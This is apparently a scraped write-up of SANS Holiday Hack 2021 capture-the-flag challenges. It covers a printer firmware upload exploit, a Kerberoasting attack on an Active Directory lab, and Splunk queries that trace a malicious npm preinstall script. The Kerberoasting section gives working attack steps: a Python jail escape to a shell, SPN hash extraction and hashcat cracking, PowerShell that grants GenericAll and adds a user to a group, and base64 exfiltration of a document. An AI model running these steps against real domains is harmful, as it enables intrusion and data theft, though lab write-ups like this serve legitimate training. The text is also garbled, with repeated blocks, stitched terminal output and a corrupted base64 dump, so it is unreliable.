
The collage consists of three main parts:

- Top Left:** A screenshot of the printer's web interface (Printer Claus) showing the 'Device Status' page. It displays toner levels (Black Cartridge at 1%), paper input tray status (Tray 1-4), and paper output bin status.
- Top Right:** A screenshot of the printer's web interface showing the 'Firmware Update' page. It prompts the user to 'Upload your new firmware' and includes a 'Download current firmware' link.
- Bottom:** A terminal window showing the execution of a shellcode payload. The output shows a root shell prompt. Below the terminal, there are terminal commands for file operations:


```

(vuln@kali) ~/sams_xmasctf2021/printer_exploit/zip
└─$ ls
firmware.bin
(vuln@kali) ~/sams_xmasctf2021/printer_exploit/zip
└─$ cat firmware.bin
#!/bin/bash
cat /var/spool/printer.log > /app/lib/public/incoming/cv_log.txt
(vuln@kali) ~/sams_xmasctf2021/printer_exploit/zip
└─$ zip runme.zip firmware.bin
adding: firmware.bin (deflated 5%)
(vuln@kali) ~/sams_xmasctf2021/printer_exploit/zip
└─$ zipinfo runme.zip
Archive:  runme.zip
Zip file size: 267 bytes, number of entries: 1
-rwxr-xr-x  3.0 unx  77 tx defN 21-Dec-30 21:28 firmware.bin
1 file, 77 bytes uncompressed, 73 bytes compressed:  5.2%
(vuln@kali) ~/sams_xmasctf2021/printer_exploit/zip
  
```





8) Kerberoasting on an Open Fire


Hard but awesome objective. In this objective we must exploit ELF University (ElFu) Domain Controller (Active Directory) to gain access to a document by using a Kerberoasting attack. We start by escaping a Python login app, do network scanning using nmap, identify networks and servers, execute PowerShell on Linux, run GetUserSPN from Impacket to get a hash (Kerberoasting attack), cracking the hash using Hashcat, connecting to the DC to run powershell scripts to add our user to a specific group so we can access a document in the file share server, and finally exfiltrate the PDF document.

Powershell Scripts https://github.com/chrisjd20/hhc21_powershell_snippets

Answer: Kindness

Commands to run (Not in order and different sessions/terminals)

```
Crtl+d
>>> import os; os.system('/bin/bash')
$ nmap -A -Pn 172.17.0.0/24
$ smbclient -L //172.17.0.3
$ nmap -script dns-srv-enum --script-args "dns-srv-enum.domain='elfu.local'
$ /usr/local/bin/GetUserSPNs.py -outputfile spns.txt elfu.local/rswpfcmbf -
request -dc-ip 01.elfu.local
$ cewl --with-numbers -w elfu_words.txt https://register.elfu.org/register
$ hashcat -m 13100 -a 0 ./spns.txt --potfile-disable -r
./OneRuleToRuleThemAll.rule --force -O -w 4 --opencl-device-types
./elfu_words.txt
$ pwsh
$ smbclient //172.17.0.4/research_dep -U elfu/rswpfcmbf
$ base64 SantaSecretToAWonderfulHolidaySeason.pdf
$ cat newsanta.txt | base64 -d > santa.pdf
```



PowerShell scripts

Connect to DC

```
$SecStringPassword =  
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQB  
uAGwAdQAwAEIATgAwAEoAwQBUAGcAPQA9AHwANgA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQB  
lADYAZAA2  
ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBIAGYAMwBjADEAYwA5AGQANABlAGMAZAA1ADUAZAAxADUANwAxAD  
MAYwA0A  
DUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlAGUAZQBlADc  
AMABjAG  
UANQAxADEANgA5ADQANwA2AGEA"  
$aPass = $SecStringPassword | ConvertTo-SecureString -Key  
2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7  
$creds = New-Object System.Management.Automation.PSCredential -ArgumentList  
("elfu.local\remote_elf", $aPass)  
Enter-PSSession -ComputerName 10.128.1.53 -Credential $creds -Authentication Negotiate
```

Add GenericAll permission to user

```
Add-Type -AssemblyName System.DirectoryServices  
$ldapConnString = "LDAP://CN=Research Department,  
CN=Users,DC=elfu,DC=local"  
$username = "rswpfcmbf"  
$nullGUID = [guid]'00000000-0000-0000-0000-000000000000'  
$propGUID = [guid]'00000000-0000-0000-0000-000000000000'  
$IdentityReference = (New-Object System.Security.Principal.  
NTAccount("elfu.local\$username")).Translate([System.Security.Principal.SecurityIdenti  
fier])  
$inheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance]::None  
$ACE = New-Object System.DirectoryServices.ActiveDirectoryAccessRule  
$IdentityReference, ([System.DirectoryServices.ActiveDirectoryRights] "GenericAll"),  
([System.Security.AccessControl.AccessControlType] "Allow"), $propGUID,  
$inheritanceType,  
$nullGUID  
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString  
$secOptions = $domainDirEntry.get_Options()  
$secOptions.SecurityMasks = [System.DirectoryServices.SecurityMasks]::Dacl  
$domainDirEntry.RefreshCache()  
$domainDirEntry.get_ObjectSecurity().AddAccessRule($ACE)  
$domainDirEntry.CommitChanges()  
$domainDirEntry.dispose()
```



Add user to group: Research Department

```
Add-Type -AssemblyName System.DirectoryServices
$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$username = "rswpfcrmfbf"
$password = "Malzfigly!"
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry
$ldapConnString, $username, $password
$user = New-Object System.Security.Principal.NTAccount("elfu.local\$username")
$sid=$user.Translate([System.Security.Principal.SecurityIdentifier])
$b=New-Object byte[] $sid.BinaryLength
$sid.GetBinaryForm($b,0)
$hexSID=[BitConverter]::ToString($b).Replace('-', '')
$domainDirEntry.Add("LDAP://<SID=$hexSID>")
$domainDirEntry.CommitChanges()
$domainDirEntry.dispose()
```

```
= Elf University Student Grades Portal =
= (Reverts Everyday 12am EST) =

1. Print Current Courses/Grades.
e. Exit
: Traceback (most recent call last):
File "/opt/grading_system", line 41, in <module>
main()
File "/opt/grading_system", line 26, in main
a = input(": ").lower().strip()
EOFError
>>> import os; os.system('/bin/bash')
ihqwesroy@grades:~$ id
uid=1025(ihqwesroy) gid=1025(ihqwesroy) groups=1025(ihqwesroy)
ihqwesroy@grades:~$
```

```
Nmap scan report for 172.17.0.2
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu Ubuntu-8.2p1 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache/2.4.18 (Ubuntu)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open smb Server and Client (Windows)
445/tcp open smb Server and Client (Windows)
Nmap scan report for grades.elfu.local (172.17.0.2)
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu Ubuntu-8.2p1 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache/2.4.18 (Ubuntu)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open smb Server and Client (Windows)
445/tcp open smb Server and Client (Windows)
Nmap scan report for 172.17.0.3
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu Ubuntu-8.2p1 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache/2.4.18 (Ubuntu)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open smb Server and Client (Windows)
445/tcp open smb Server and Client (Windows)
```

```
ihqwesroy@grades:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
uid=1025(ihqwesroy) gid=1025(ihqwesroy) groups=1025(ihqwesroy)
ihqwesroy@grades:~$
```

```
ihqwesroy@grades:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
uid=1025(ihqwesroy) gid=1025(ihqwesroy) groups=1025(ihqwesroy)
ihqwesroy@grades:~$
```

```
ihqwesroy@grades:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
uid=1025(ihqwesroy) gid=1025(ihqwesroy) groups=1025(ihqwesroy)
ihqwesroy@grades:~$
```

```
ihqwesroy@grades:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
uid=1025(ihqwesroy) gid=1025(ihqwesroy) groups=1025(ihqwesroy)
ihqwesroy@grades:~$
```





```

[10.128.1.53] PS C:\Users\remote_elf> smbclient //172.17.0.4/elfu_svc_snr -u elfu/elfu_svc
Enter ELFUelfu_svc's password:
Try "help" to get a list of possible commands.
smb: \> dir
.          D          0      Thu Dec 2 16:39:42 2021
..         D          0      Tue Jan 4 08:01:34 2022
Get-NavArtifac...  N      2038   Wed Oct 27 19:12:43 2021
Get-NavAndDir...  N      180    Wed Oct 27 19:12:43 2021
Stop-EventCap...  N      924    Wed Oct 27 19:12:43 2021
create-knowis...-function.ps1 N      2196   Wed Oct 27 19:12:43 2021
PsTestFuncio...  N      52454  Wed Oct 27 19:12:43 2021
StoreIngestio... N      188337  Wed Oct 27 19:12:43 2021
Compile-Objec... N      4431   Wed Oct 27 19:12:43 2021
New-Container... N      4384   Wed Oct 27 19:12:43 2021
StoreIngestio... N      80725  Wed Oct 27 19:12:43 2021
Test-SdkCont... N      9184   Wed Oct 27 19:12:43 2021
Setup-Traefik... N      1648   Wed Oct 27 19:12:43 2021
New-NavContai... N      920    Wed Oct 27 19:12:43 2021
ContainerHand... N      1392   Wed Oct 27 19:12:43 2021
Get-NavContai... N      2486   Wed Oct 27 19:12:43 2021
Extract-Files... N      12337  Wed Oct 27 19:12:43 2021
build.ps1       N      1023   Wed Oct 27 19:12:43 2021
SdnRoles.ps1   N      163    Wed Oct 27 19:12:43 2021
ConfigureUser... N      576    Wed Oct 27 19:12:43 2021
CheckHealth... N      1033   Wed Oct 27 19:12:43 2021
Test-SdnNetw... N      954    Wed Oct 27 19:12:43 2021
UseHandling... N      2056   Wed Oct 27 19:12:43 2021
Copy-FileToN... N      284    Wed Oct 27 19:12:43 2021
AzureVM.ps1   N      4152   Wed Oct 27 19:12:43 2021
Sort-AppFold... N      26400  Wed Oct 27 19:12:43 2021
Get-Overhead... N      5692   Wed Oct 27 19:12:43 2021
Convert-Txt2A... N      41636  Wed Oct 27 19:12:43 2021
Replace-Nav... N      1023   Wed Oct 27 19:12:43 2021
Convert-Windo... N      2132  Wed Oct 27 19:12:43 2021
Stere-NavCon... N      5387  Wed Oct 27 19:12:43 2021
Get-BaseData... N      103208  Wed Oct 27 19:12:43 2021
Export-Modul... N      2045  Wed Oct 27 19:12:43 2021
StoreIngest... N      2713  Wed Oct 27 19:12:43 2021
Get-PublicPr... N      278   Wed Oct 27 19:12:43 2021
Set-TraceOut... N      1407  Wed Oct 27 19:12:43 2021
Get-Networ... N      1407  Wed Oct 27 19:12:43 2021
Remove-Deskt... N      1407  Wed Oct 27 19:12:43 2021

```

```

[10.128.1.53] PS C:\Users\remote_elf> Get-ADGroup -Filter * | sort name | select name
name
-----
Access Control Assistance Operators
Account Operators
Administrators
Allowed RODC Password Replication Group
Backup Operators
Cert Publishers
Certificate Service DCOM Access
Distributed COM Users
Enterprise Admins
Enterprise Key Admins
Event Log Readers
File Shares
Group Policy Creator Owners
Hyper-V Administrators
ITS Users
Incoming Forest Trust Builders
Key Admins
Network Configuration Operators
Performance Log Users
Performance Monitor Users
Pre-Windows 2000 Compatible Access
Print Operators
Protected Users
RAS and IAS Servers

```

```

[10.128.1.53] PS C:\Users\remote_elf> Get-ADGroup -Filter * | sort name | select name
name
-----
Access Control Assistance Operators
Account Operators
Administrators
Allowed RODC Password Replication Group
Backup Operators
Cert Publishers
Certificate Service DCOM Access
Distributed COM Users
Enterprise Admins
Enterprise Key Admins
Event Log Readers
File Shares
Group Policy Creator Owners
Hyper-V Administrators
ITS Users
Incoming Forest Trust Builders
Key Admins
Network Configuration Operators
Performance Log Users
Performance Monitor Users
Pre-Windows 2000 Compatible Access
Print Operators
Protected Users
RAS and IAS Servers

```

```

[10.128.1.53] PS C:\Users\remote_elf> net use /dclst:elfu.local
Get list of DCs in domain 'elfu.local' from '\\DC01.elfu.local'.
DC01.elfu.local [PDC] [DS] Site: Default-First-Site-Name
share30.elfu.local [DS] Site: Default-First-Site-Name
The command completed successfully
[10.128.1.53] PS C:\Users\remote_elf>

```

```

[10.128.1.53] PS C:\Users\remote_elf> Get-ADGroup -Filter * | sort name | select name
name
-----
Access Control Assistance Operators
Account Operators
Administrators
Allowed RODC Password Replication Group
Backup Operators
Cert Publishers
Certificate Service DCOM Access
Distributed COM Users
Enterprise Admins
Enterprise Key Admins
Event Log Readers
File Shares
Group Policy Creator Owners
Hyper-V Administrators
ITS Users
Incoming Forest Trust Builders
Key Admins
Network Configuration Operators
Performance Log Users
Performance Monitor Users
Pre-Windows 2000 Compatible Access
Print Operators
Protected Users
RAS and IAS Servers

```

```

[10.128.1.53] PS C:\Users\remote_elf> Get-ADGroup -Filter * | sort name | select name
name
-----
Access Control Assistance Operators
Account Operators
Administrators
Allowed RODC Password Replication Group
Backup Operators
Cert Publishers
Certificate Service DCOM Access
Distributed COM Users
Enterprise Admins
Enterprise Key Admins
Event Log Readers
File Shares
Group Policy Creator Owners
Hyper-V Administrators
ITS Users
Incoming Forest Trust Builders
Key Admins
Network Configuration Operators
Performance Log Users
Performance Monitor Users
Pre-Windows 2000 Compatible Access
Print Operators
Protected Users
RAS and IAS Servers

```

```

[10.128.1.53] PS C:\Users\remote_elf> Get-ADGroup -Filter * | sort name | select name
name
-----
Access Control Assistance Operators
Account Operators
Administrators
Allowed RODC Password Replication Group
Backup Operators
Cert Publishers
Certificate Service DCOM Access
Distributed COM Users
Enterprise Admins
Enterprise Key Admins
Event Log Readers
File Shares
Group Policy Creator Owners
Hyper-V Administrators
ITS Users
Incoming Forest Trust Builders
Key Admins
Network Configuration Operators
Performance Log Users
Performance Monitor Users
Pre-Windows 2000 Compatible Access
Print Operators
Protected Users
RAS and IAS Servers

```

```

[10.128.1.53] PS C:\Users\remote_elf> Get-ADGroup -Filter * | sort name | select name
name
-----
Access Control Assistance Operators
Account Operators
Administrators
Allowed RODC Password Replication Group
Backup Operators
Cert Publishers
Certificate Service DCOM Access
Distributed COM Users
Enterprise Admins
Enterprise Key Admins
Event Log Readers
File Shares
Group Policy Creator Owners
Hyper-V Administrators
ITS Users
Incoming Forest Trust Builders
Key Admins
Network Configuration Operators
Performance Log Users
Performance Monitor Users
Pre-Windows 2000 Compatible Access
Print Operators
Protected Users
RAS and IAS Servers

```






```
nfdqtwf@grades:~$ base64 SantaSecretToAWonderfulHolidaySeason.pdf
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
```

```
(vulnexus@kali) - [~/sans_xmasctf2021]
└─$ cat newsanta.txt | base64 -d > santa.pdf
```




elves and reindeer have spent many centuries working on refining our approach to each of these items to do our small part to spread them around the globe during the holiday season. Santa appointed a special research team at Elf University, where our best scientists are devising better ways that we can practice these precepts and share them with the world.



While constantly and continuously striving to do better on each of them, we know we always fall short. In other words, there is always room for improvement. Santa urges each elf and reindeer to carefully consider each of these secret ingredients to a wonderful holiday season and to share them as a gift to all they encounter.

Kindness	Patience
----------	----------



9) Splunk!

Task 1

Capture the commands Eddie ran most often, starting with git. Looking only at his process launches as reported by Sysmon, record the most common git-related CommandLine that Eddie seemed to use.

Query

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 User=eddie
```

Answer: git status

Task 2

Looking through the git commands Eddie ran, determine the remote repository that he configured as the origin for the 'partnerapi' repo. The correct one!

Query

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 User=eddie CommandLine="*"
```

Answer: git@github.com:elfnp3/partnerapi.git

Task 3

Eddie was running Docker on his workstation. Gather the full command line that Eddie used to bring up a the partnerapi project on his workstation.

Query

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 User=eddie CommandLine="*docker*"
```

Answer: docker compose up

Task 4

Eddie had been testing automated static application security testing (SAST) in GitHub. Vulnerability reports have been coming into Splunk in JSON format via GitHub webhooks. Search all the events in the main index in Splunk and use the sourcetype field to locate these reports.


Determine the URL of the vulnerable GitHub repository that the elves cloned for testing and document it here.

You will need to search outside of Splunk (try GitHub) for the original name of the repository.

Query

```
index=main sourcetype=github_json
```

Answer: <https://github.com/snoopysecurity/dvws-node>





Task 5

Santa asked Eddie to add a JavaScript library from NPM to the 'partnerapi' project. Determine the name of the library and record it here for our workshop documentation.

Query

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 User=eddie CommandLine="*node*"
```

Answer: `node /usr/bin/npm install holiday-utils-js`

Task 6

Another elf started gathering a baseline of the network activity that Eddie generated. Start with their search and capture the full process_name field of anything that looks suspicious.

Query

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=3 user=eddie NOT dest_ip IN (127.0.0.*) NOT dest_port IN (22,53,80,443) dest_ip="54.175.69.219" process_name="/usr/bin/nc.openbsd"
```

Answer: `/usr/bin/nc.openbsd`

Task 7

Uh oh. This documentation exercise just turned into an investigation. Starting with the process identified in the previous task, look for additional suspicious commands launched by the same parent process. One thing to know about these Sysmon events is that Network connection events don't indicate the parent process ID, but Process creation events do! Determine the number of files that were accessed by a related process and record it here.

Query

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational parent_process="/bin/bash"
```

Answer: 6

Task 8

Use Splunk and Sysmon Process creation data to identify the name of the Bash script that accessed sensitive files and (likely) transmitted them to a remote IP address.

Query

```
index=main User=eddie CommandLine="*"
```

Answer: `preinstall.sh`





Santa's To-Do List

- Your goal is to complete the eight tasks below.
- When you complete the final task, you will see a special message to prove to your King's/Crown/Prince/Santa that you are a very DevOps engineer in Santa's North Pole Partner Program, but he left suddenly. Your job is to document Eddie's project.
- Eddie McWhig was a key DevOps engineer in Santa's North Pole Partner Program, but he left suddenly. Your job is to document Eddie's project.
- To complete this challenge, you need to search in Splunk and find a few pieces on the Internet to access the Splunk search interface. Just click the search link in the navigation bar in the upper left hand corner of the page.
- Now to Splunk! Check out the sample search links provided.
- This challenge is designed for a laptop or desktop computer with screen width of 1600 pixels or more.
- This is a reference challenge. Do not attack this system, Splunk apps, or backend APIs. Thank you!

CommandLine

97 Values, 100% of events

Report	Top values	Top values by time	Rare values
Selected	Yes	No	
Top 10 Values			
Report	Count	%	
action	16	17.32%	
git status	5	5.17%	git
-bash	4	4.19%	
/bin/bash /usr/bin/inspisp	4	4.19%	
source	4	4.19%	
/usr/bin/git --core git rev-list --objects --stdin --not --all --quiet --alternate-refs	4	4.19%	
locate	4	4.19%	
ls --color --no-t --l	4	4.19%	
COMMIT	2	2.11%	
CurrentDirectory	2	2.11%	
Description	1	1.06%	
Host	1	1.06%	

Event Viewer

Time	Event
